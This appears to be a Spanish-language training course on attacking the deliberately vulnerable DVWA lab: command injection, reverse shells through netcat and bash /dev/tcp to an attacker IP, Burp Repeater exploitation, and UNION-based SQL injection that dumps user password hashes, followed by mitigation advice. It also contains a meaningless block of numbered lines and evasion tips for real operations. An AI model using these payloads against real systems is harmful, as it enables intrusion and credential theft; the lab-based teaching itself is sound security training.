1 Configurar Nivel de Seguridad

En DVWA, navegue al menú lateral y seleccione "DVWA Security". Ajuste el nivel a **"Low"** para desactivar las protecciones y permitir la explotación de vulnerabilidades básicas.

2 Acceder al Módulo Vulnerable

Desde el menú principal de DVWA, navegue a la sección **"Command Injection"**. Esta funcionalidad simula una herramienta de ping que ejecuta comandos del sistema sin validación.

 **Contexto:** El módulo Command Injection está diseñado intencionalmente con vulnerabilidades para fines educativos y de entrenamiento en seguridad web.



Detección Manual de Command Injection

Prueba de Funcionalidad Normal

Entrada: 8.8.8.8

Salida esperada: Resultado del comando ping mostrando paquetes enviados/recibidos al DNS de Google.

Este paso verifica el comportamiento legítimo de la funcionalidad antes de intentar la explotación.

1

2

Prueba de Inyección con Separador

Entrada: 8.8.8.8; whoami

Salida observada: Primero aparece el resultado completo del ping, seguido por la línea: **www-data**

¡Vulnerabilidad confirmada! El servidor ejecutó ambos comandos, revelando el usuario del proceso web.

Confirmación de RCE: La aparición de "www-data" demuestra ejecución remota de código. El atacante ahora puede ejecutar cualquier comando disponible para el usuario del servidor web, comprometiendo completamente el sistema.

Próximos pasos: Explorar comandos más complejos, técnicas de exfiltración de datos, escalada de privilegios y métodos de mitigación para proteger aplicaciones contra esta vulnerabilidad crítica.

Inyección de Comandos y SQL: Técnicas Avanzadas de Explotación

```
1 1
2 2
3 3
4 4
5 5
6 6
7 7
8 8
9 9
10 10
11 11
12 12
13 13
14 14
15 15
16 16
17 17
18 18
19 19
20 20
21 21
22 22
23 23
24 24
25 25
26 26
27 27
28 28
29 29
30 30
31 31
32 32
33 33
34 34
35 35
36 36
37 37
38 38
39 39
40 40
41 41
42 42
43 43
44 44
45 45
46 46
47 47
48 48
49 49
50 50
51 51
52 52
53 53
54 54
55 55
56 56
57 57
58 58
59 59
60 60
61 61
62 62
63 63
64 64
65 65
66 66
67 67
68 68
69 69
70 70
71 71
72 72
73 73
74 74
75 75
76 76
77 77
78 78
79 79
80 80
81 81
82 82
83 83
84 84
85 85
86 86
87 87
88 88
89 89
90 90
91 91
92 92
93 93
94 94
95 95
96 96
97 97
98 98
99 99
100 100
```


Enumeración Manual de Command Injection

Comandos Fundamentales a Probar

La enumeración manual es el primer paso crítico para identificar vulnerabilidades de inyección de comandos. Cada payload tiene un propósito específico en la fase de reconocimiento:

- ; **id** - Identifica el usuario actual y grupos del sistema
- ; **pwd** - Revela el directorio de trabajo actual
- ; **ls -la /** - Lista todos los archivos y permisos desde raíz
- ; **cat /etc/passwd** - Extrae información de usuarios del sistema

Metodología de Observación

Durante la fase de enumeración, es crucial analizar sistemáticamente la respuesta de la aplicación:

1. Inspeccionar la salida HTML completa en la página web
2. Verificar cambios en el tiempo de respuesta del servidor
3. Buscar mensajes de error que revelen información del sistema
4. Documentar cada comando exitoso para exploitation posterior
5. Comparar respuestas normales vs. respuestas con payloads

📌 **Tip Profesional:** Usa el Inspector de Burp Suite para analizar respuestas en tiempo real y detectar cambios sutiles que indiquen ejecución exitosa de comandos.

Reverse Shell vs Bind Shell: Arquitecturas de Conexión

Bind Shell

Arquitectura: La máquina víctima abre un puerto y queda esperando conexiones entrantes del atacante.

Limitación Crítica: Los firewalls corporativos bloquean conexiones entrantes no autorizadas, haciendo esta técnica inefectiva en entornos protegidos.

Uso Real: Solo viable en redes internas sin firewall o durante pentesting con permisos explícitos.

Reverse Shell (Objetivo)

Arquitectura: El atacante configura un listener en su máquina. La víctima inicia la conexión saliente hacia el atacante.

Ventaja Táctica: Evade firewalls porque las conexiones salientes normalmente están permitidas en políticas de seguridad estándar.

Aplicación: Técnica preferida en pentesting profesional y el método que implementaremos en nuestras prácticas.

La reverse shell es la técnica estándar en operaciones reales de pentesting porque aprovecha una debilidad arquitectónica común: las organizaciones restringen tráfico entrante pero permiten saliente para facilitar operaciones normales de negocio.

Configuración del Listener para Reverse Shell


Paso 1: Iniciar Netcat en Kali

Netcat (nc) es la herramienta fundamental para establecer listeners. Antes de inyectar cualquier payload, debes preparar tu máquina atacante para recibir la conexión reversa.

```
nc -lvnp 4444
```

Desglose de Parámetros:

- **-l** (Listen): Modo escucha, espera conexiones entrantes
- **-v** (Verbose): Salida detallada para debugging
- **-n** (No DNS): Evita resolución DNS, conexión más rápida
- **-p 4444** (Port): Puerto específico donde escuchar



Verificación del Listener

Una vez ejecutado el comando, Netcat mostrará:

listening on [any] 4444 ...

-  **Consideraciones de Puerto:** El puerto 4444 es común pero detectable. En operaciones reales, considera usar puertos alternativos como 443 (HTTPS) o 53 (DNS) para mejor evasión.

Estado del Sistema: Tu terminal quedará bloqueada esperando la conexión. Esto es normal - no cierres esta ventana hasta recibir el shell.

Payloads de Reverse Shell para Linux



Netcat Simple

```
; nc -e /bin/bash  
<IP_ATACANTE> 4444
```

Características: Payload clásico y directo. Funciona cuando nc está compilado con flag -e (ejecutar).

Limitación: Muchas distribuciones modernas compilan nc sin -e por seguridad.



Bash Redirection (Recomendado)

```
; bash -i >&  
/dev/tcp/<IP_ATACANTE>/4444  
0>&1
```

Ventajas: No requiere Netcat. Usa características nativas de Bash. Mayor compatibilidad.

Funcionamiento: Redirige stdin/stdout/stderr a través de TCP usando pseudo-device /dev/tcp.

Uso Profesional: Es el payload más confiable en entornos Linux modernos.



Alternativas Avanzadas

Perl, Python, PHP: Útiles cuando bash está restringido pero intérpretes de scripting disponibles.

Recurso Esencial: Visita revshells.com para generar payloads personalizados según tu entorno objetivo (lenguaje, shell, codificación).

Tip: En pentesting real, ten 3-4 payloads alternativos preparados para diferentes escenarios.

Lanzamiento de Reverse Shell Manual

01

Preparar el Payload

En la interfaz de DVWA, localiza el campo vulnerable de inyección de comandos. Construye tu payload reemplazando <IP_ATACANTE> con tu dirección IP real de Kali:

```
; bash -i >&  
/dev/tcp/192.168.1.100/4444 0>&1
```

02

Inyectar y Ejecutar

Ingresa el payload completo en el campo de entrada y presiona el botón "Submit". **Comportamiento Esperado:** La página web quedará en estado de carga perpetua - esto indica que el comando se ejecutó y mantiene la conexión TCP abierta.

03

Confirmar en Listener

Cambia a tu terminal de Kali donde ejecutaste nc. Deberías ver:

```
connect to [192.168.1.100] from  
(UNKNOWN) [IP_VICTIMA] PUERTO
```

Prueba ejecutar `whoami` para confirmar control. Resultado esperado: **www-data**

📌 **Troubleshooting:** Si no recibes conexión, verifica: (1) Firewall de Kali desactivado, (2) IP correcta, (3) Listener activo antes de enviar payload, (4) Payload copiado sin caracteres extraños.

Explotación Profesional con Burp Suite Repeater


Preparación del Entorno

Burp Repeater permite iterar rápidamente payloads sin interactuar manualmente con el navegador, acelerando significativamente el proceso de explotación.

Paso 1: Captura de Petición Base

1. Navega a DVWA Command Injection
2. Ingresa IP legítima (ej: 8.8.8.8) y envía
3. En Burp Proxy → HTTP History, localiza: POST /dvwa/vulnerabilities/exec/
4. Click derecho → "Send to Repeater" (Ctrl+R)

Ahora tienes la petición HTTP completa lista para modificación controlada.



Detección y Explotación

Fase de Detección Rápida:

En la pestaña Repeater, modifica el cuerpo de la petición:

```
ip=8.8.8.8; whoami
```

Click "Send". En la respuesta HTML, busca `www-data`. Si aparece, la vulnerabilidad está confirmada.

Fase de Explotación:

1. Inicia listener: `nc -lnp 4444`
2. Modifica body en Repeater:

```
ip=; bash -i >& /dev/tcp/<TU_IP>/4444 0>&1
```

1. Click "Send"
2. Verifica conexión en nc y ejecuta `whoami`

Ventaja Profesional: Repeater permite probar múltiples payloads, encodings y técnicas de evasión en segundos, documentando automáticamente cada intento para tu reporte de pentesting.

Contramedidas contra Command Injection



Validación Estricta de Entradas

Principio Fundamental: Nunca confíes en datos del usuario. Esta es la defensa más crítica.

- **Listas Blancas:** Solo permitir caracteres alfanuméricos y valores predefinidos
- **Expresiones Regulares:** Implementar patrones estrictos (ej: `/^[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}$/` para IPs)
- **Longitud Máxima:** Limitar tamaño de entrada para prevenir payloads complejos

Mal Enfoque: Filtrar caracteres peligrosos (bypass fácil).

Buen Enfoque: Permitir solo caracteres seguros conocidos.



Sanitización y Escapado

Capa de Defensa Adicional: Incluso con validación, sanitiza antes de usar datos en comandos.

- **PHP:** `escapeshellarg()` y `escapeshellcmd()`
- **Python:** Usa `shlex.quote()`
- **Node.js:** Librerías como `shell-escape`

Estas funciones envuelven argumentos en comillas y escapan caracteres especiales del shell, neutralizando metacaracteres peligrosos.



Evitar Llamadas Directas al Shell

Mejor Práctica: Usar APIs y librerías nativas del lenguaje en lugar de ejecutar comandos del sistema.

- **Mal:** `system("ping " + $ip)`
- **Bien:** Usar librería de red nativa para ping

PHP: Usar `fsockopen()`, Python: `subprocess.run()` con argumentos separados, no string concatenado.



Principio de Menor Privilegio

Defensa en Profundidad: Limitar daño si la vulnerabilidad es explotada.

- Ejecutar servidor web como usuario limitado (`www-data`, `nobody`)
- Restringir acceso a archivos sensibles mediante permisos Unix
- Implementar SELinux/AppArmor para confinamiento adicional
- Usar contenedores Docker con capabilities limitadas

Esto no previene la explotación, pero reduce significativamente el impacto.

SQL Injection: Fundamentos y Clasificación

Definición Técnica

SQL Injection es una vulnerabilidad de seguridad crítica que permite a un atacante interferir con las consultas que una aplicación realiza a su base de datos. Mediante la inyección de código SQL malicioso en campos de entrada, el atacante puede manipular la lógica de las consultas originales, obteniendo acceso no autorizado a datos sensibles o modificando la información almacenada.

Causa Raíz del Problema

La vulnerabilidad surge cuando los desarrolladores concatenan directamente la entrada del usuario en sentencias SQL sin validación ni parametrización:

```
// Código Vulnerable
$sql = "SELECT * FROM users
WHERE username='" . $_POST['user'] . "'
AND password='" . $_POST['pass'] . "'";
```

Un atacante puede inyectar: `admin' --` para comentar el resto de la query y bypassar autenticación.

Impacto en Seguridad

-  **Lectura de Datos Sensibles**
Extracción de información confidencial: credenciales, datos personales, secretos empresariales
-  **Modificación de Datos**
Alteración o eliminación de registros en la base de datos
-  **Bypass de Autenticación**
Acceso administrativo sin credenciales válidas
-  **Remote Code Execution**
En configuraciones específicas (xp_cmdshell en SQL Server, INTO OUTFILE en MySQL)

Taxonomía de SQL Injection

Error-Based SQL Injection

Características: Explora mensajes de error detallados del DBMS para extraer información sobre estructura de base de datos.

Ejemplo de Payload: ' AND 1=CONVERT(int, @@version) -

Identificación: La aplicación muestra errores SQL completos en respuesta, revelando versión del motor, nombres de tablas, tipos de datos, etc.

Mitigación: Deshabilitar mensajes de error detallados en producción, usar páginas genéricas de error.

UNION-Based SQL Injection (Sesión de Hoy)

Características: Utiliza el operador SQL UNION para combinar resultados de la consulta original con resultados de una consulta maliciosa inyectada.

Requisitos Técnicos:

- Número de columnas debe coincidir entre queries
- Tipos de datos deben ser compatibles
- Resultados visibles en la respuesta HTTP

Ejemplo de Payload: ' UNION SELECT username, password, null FROM users --

Ventaja: Permite extraer datos de cualquier tabla accesible de forma directa y eficiente. Es la técnica más poderosa cuando la aplicación muestra resultados de queries.

Blind SQL Injection (Booleana)

Características: La aplicación no muestra resultados ni errores directos, pero cambia su comportamiento (contenido diferente, redirección) basándose en true/false de la query.

Técnica: Hacer preguntas SI/NO mediante condiciones: ' AND 1=1 -- (true) vs ' AND 1=2 -- (false)

Extracción de Datos: Lenta pero efectiva, preguntando caracter por caracter: ' AND SUBSTRING(password,1,1)='a' --

Time-Based Blind SQL Injection

Características: La aplicación no muestra diferencias visuales, pero se puede inferir información mediante retrasos temporales en la respuesta.


Técnica: Usar funciones de sleep/waitfor condicionales:

' AND IF(1=1, SLEEP(5), 0) --

Identificación: Si la página tarda exactamente 5 segundos en responder, la condición es verdadera.

Uso Real: Última opción cuando ningún otro feedback está disponible. Extremadamente lenta pero funcional.

Próximos Pasos: En las siguientes sesiones profundizaremos en UNION-Based SQL Injection, aprendiendo a identificar el número de columnas, mapear la base de datos y extraer información sensible mediante técnicas profesionales con Burp Suite.



Inyección SQL basada en UNION

La inyección SQL mediante el operador UNION representa una de las técnicas más poderosas y elegantes para extraer información de bases de datos vulnerables. Esta metodología aprovecha la funcionalidad legítima del lenguaje SQL para combinar resultados de múltiples consultas, permitiendo al atacante acceder a datos que normalmente estarían fuera del alcance de la aplicación vulnerable.

Fundamentos del Operador UNION en SQL

Concepto Central

El operador UNION en SQL permite combinar los resultados de dos o más declaraciones SELECT en un único conjunto de resultados. Cuando una aplicación web no valida adecuadamente las entradas del usuario, un atacante puede inyectar una cláusula UNION SELECT adicional para extraer datos de tablas arbitrarias de la base de datos.

Requisitos Técnicos Críticos

Para que una inyección UNION tenga éxito, deben cumplirse dos condiciones fundamentales:

- **Número de columnas:** Ambas consultas SELECT deben retornar exactamente el mismo número de columnas
- **Compatibilidad de tipos:** Los tipos de datos en las columnas correspondientes deben ser compatibles o convertibles
- **Orden de columnas:** La estructura debe mantener coherencia posicional



- 📌 **Punto Clave:** La inyección UNION permite agregar filas completas de datos arbitrarios a los resultados de la consulta original, haciendo que la aplicación muestre información que nunca fue diseñada para revelar.

Preparación del Entorno de Práctica

01

Configuración del Nivel de Seguridad

Accede al panel de configuración de DVWA y establece el nivel de seguridad en "**Low**". Este nivel desactiva las protecciones básicas, permitiendo explorar las vulnerabilidades en su forma más pura y entender los mecanismos de ataque sin interferencias.

02

Navegación al Módulo SQL Injection

Desde el menú principal de DVWA, selecciona la opción "**SQL Injection**". Este módulo simula una funcionalidad común: la búsqueda de usuarios por ID.

03

Análisis de la Funcionalidad

Observa cómo la aplicación construye la URL: `.../vulnerabilities/sqli/?id=1&Submit=Submit#`. El parámetro `id` se pasa directamente a la consulta SQL sin validación, creando el vector de ataque perfecto.

Este entorno controlado nos permite practicar técnicas de inyección SQL de manera segura y legal, desarrollando habilidades que luego aplicaremos en evaluaciones de seguridad profesionales.

Fase de Detección y Enumeración de Columnas

Paso 1: Detección de la Vulnerabilidad

La primera etapa consiste en confirmar que existe una vulnerabilidad de inyección SQL. Modificamos el parámetro añadiendo una comilla simple:

```
id=1'
```

Si la aplicación muestra un error SQL detallado, hemos confirmado la vulnerabilidad. Este error revela información valiosa sobre la estructura de la consulta y el motor de base de datos.

Paso 2: Enumeración con ORDER BY

Utilizamos la cláusula `ORDER BY` para determinar el número exacto de columnas que retorna la consulta original. Este es un paso crítico antes de usar `UNION`:

```
id=1' ORDER BY 1--  
id=1' ORDER BY 2--  
id=1' ORDER BY 3--
```

Incrementamos el número hasta obtener un error. En este caso, `ORDER BY 3` falla, revelando que la consulta tiene **exactamente 2 columnas**.



¿Por qué usar ORDER BY?

`ORDER BY` permite ordenar resultados por número de columna. Si especificamos un número mayor al de columnas existentes, SQL retorna un error, revelando así el límite.

Función del Comentario (--)

Los guiones dobles `--` comentan el resto de la consulta SQL original, evitando errores de sintaxis y permitiendo que nuestra inyección se ejecute limpiamente.

📌 **Nota Técnica:** En algunos contextos, puede ser necesario usar `-- -` (con espacio adicional) o `#` como alternativas al comentario estándar, dependiendo del motor de base de datos.

Extracción de Información del Sistema

Identificación de Columnas Visibles

Una vez conocido el número de columnas, utilizamos UNION SELECT para identificar qué columnas se reflejan en la salida visible de la aplicación:

```
id=' UNION SELECT 1,2--
```

Los números 1 y 2 aparecerán en algún lugar de la página web, indicando qué posiciones podemos usar para extraer datos reales.

Versión y Usuario

```
id=' UNION SELECT @@version, user()--
```

Extrae la versión exacta de MySQL y el usuario con el que la aplicación se conecta a la base de datos. Esta información es crucial para identificar vulnerabilidades específicas de versión.

Base de Datos y Hostname

```
id=' UNION SELECT database(), @@hostname--
```

Revela el nombre de la base de datos actual y el hostname del servidor. El nombre de la BD nos permite enfocarnos en objetivos específicos para la extracción de datos.

Estos datos iniciales nos proporcionan el mapa completo del sistema objetivo, permitiéndonos planificar ataques más sofisticados y dirigidos. La función `@@version` puede revelar vulnerabilidades conocidas, mientras que `user()` indica el nivel de privilegios que tenemos para operaciones posteriores.

Extracción Completa de Credenciales

Paso 3: Enumeración de Tablas

Utilizamos el esquema de información de MySQL para listar todas las tablas disponibles:

```
id=' UNION SELECT table_schema,
table_name FROM
information_schema.tables--
```

Buscamos específicamente la tabla `users` en la base de datos `dvwa`.

Paso 4: Descubrimiento de Columnas

Una vez localizada la tabla objetivo, extraemos los nombres de sus columnas:


```
id=' UNION SELECT table_name,
column_name FROM
information_schema.columns
WHERE table_name='users'--
```

Esto revela columnas críticas como `user` y `password`.

Paso 5: Extracción Final

Con los nombres exactos de tabla y columnas, ejecutamos la consulta definitiva:

```
id=' UNION SELECT user,
password FROM users--
```



Esta consulta retorna todos los usuarios y sus contraseñas hashadas en MD5, el objetivo final de nuestro ataque.



Contramedidas y Defensa contra Inyección SQL

La prevención de inyecciones SQL requiere un enfoque de defensa en profundidad, implementando múltiples capas de protección. Las organizaciones deben adoptar estas prácticas como estándares obligatorios en el desarrollo de aplicaciones web.



Consultas Preparadas (Prepared Statements)

La defensa más efectiva. Separan completamente el código SQL de los datos del usuario mediante parámetros enlazados. El motor de base de datos trata los datos como valores literales, nunca como código ejecutable.

```
$stmt = $pdo->prepare(
    "SELECT * FROM users WHERE id = ?"
);
$stmt->execute([$user_id]);
```



Procedimientos Almacenados

Encapsulan la lógica SQL en el servidor de base de datos. Cuando se implementan correctamente con parámetros, ofrecen protección similar a las consultas preparadas.



Validación de Entrada (Whitelist)

Valida estrictamente el tipo y formato de datos esperados. Si esperas un número entero, verifica que sea efectivamente un número. Rechaza cualquier entrada que no cumpla criterios específicos.

